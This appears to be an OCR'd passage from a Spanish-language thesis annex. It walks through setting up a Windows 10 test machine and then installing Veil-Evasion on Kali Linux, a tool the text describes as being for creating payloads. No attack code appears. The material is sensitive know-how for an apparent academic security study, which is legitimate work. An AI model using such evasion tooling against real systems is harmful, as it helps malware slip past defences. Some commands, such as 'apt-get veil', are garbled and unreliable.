


Imagen 10: Portal de Windows de instalación – Máquina Windows

11. En la siguiente ventana se acepta terminas y condiciones de las actualizaciones de Windows, y una vez marcada la casilla se da clic en siguiente.




Imagen 11: Términos y condiciones – Máquina Windows

12. Se comienza la instalación de Windows correspondientemente.




Imagen 12: Instalación de Windows 10

13. Al inciar la configuración de Windows se establece la configuracion de la región, en este caso será Ecuador.




Imagen 13: Panel de configuración de región – Máquina Windows

14. En la distribución de teclado, se selecciona para la configuración Latinoamericano.




Imagen 14: Panel de configuración de distribución teclado – Máquina Windows

15. En la configuracion de la maquina como nombre se establece “´Prueba_Tesis”




Imagen 15: Panel de configuración nombre PC – Máquina Windows

16. Para establecer la contraseña, se establece una fiable y correcta, en este caso se insertó la contraseña, prueba_tesis_123




Imagen 16: Panel de configuración contraseña – Máquina Windows

17. Se vuelve a reconfirmar la contraseña establecida y dar clic en siguiente.




Imagen 17: Contraseña verificada – Máquina Windows

18. Maquina Windows 10 instalada correctamente.




Imagen 18: Máquina Windows instalada correctamente

HERRAMIENTAS ESPECIALIZADAS PARA EL ESTUDIO

Instalacion de Veil – Evasion

19. Se procede actualizar los componentes con el comando “apt-get upgrade”




Imagen 19: Actualización de componentes upgrade

20. Comienza el proceso de actualización para la maquina Kali Linux




Imagen 20: Proceso de actualización de componentes de Kali Linux

21. Con el comando “apt-get update” se actualiza todos los paquetes




Imagen 21: Actualización de paquetes con update

22. Proceso de actualización de los paquetes




Imagen 22: Proceso de actualización

23. Con el comando “apt-get veil” se instala la herramienta correspondiente a utilizar para crear payloads

Imagen 23: Instalacion de Veil - Evasion

24. Con el comando veil se comienza la instalación correspondiente e insertando y para continuar

Imagen 24: Ejecutar comando veil para el proceso de instalación

25. Se procede a instalar Python3.4, dar clic en next




Imagen 25: Instalación de Python 3.4

26. Seleccionar la ubicación de la carpeta de instalación de python 3.4

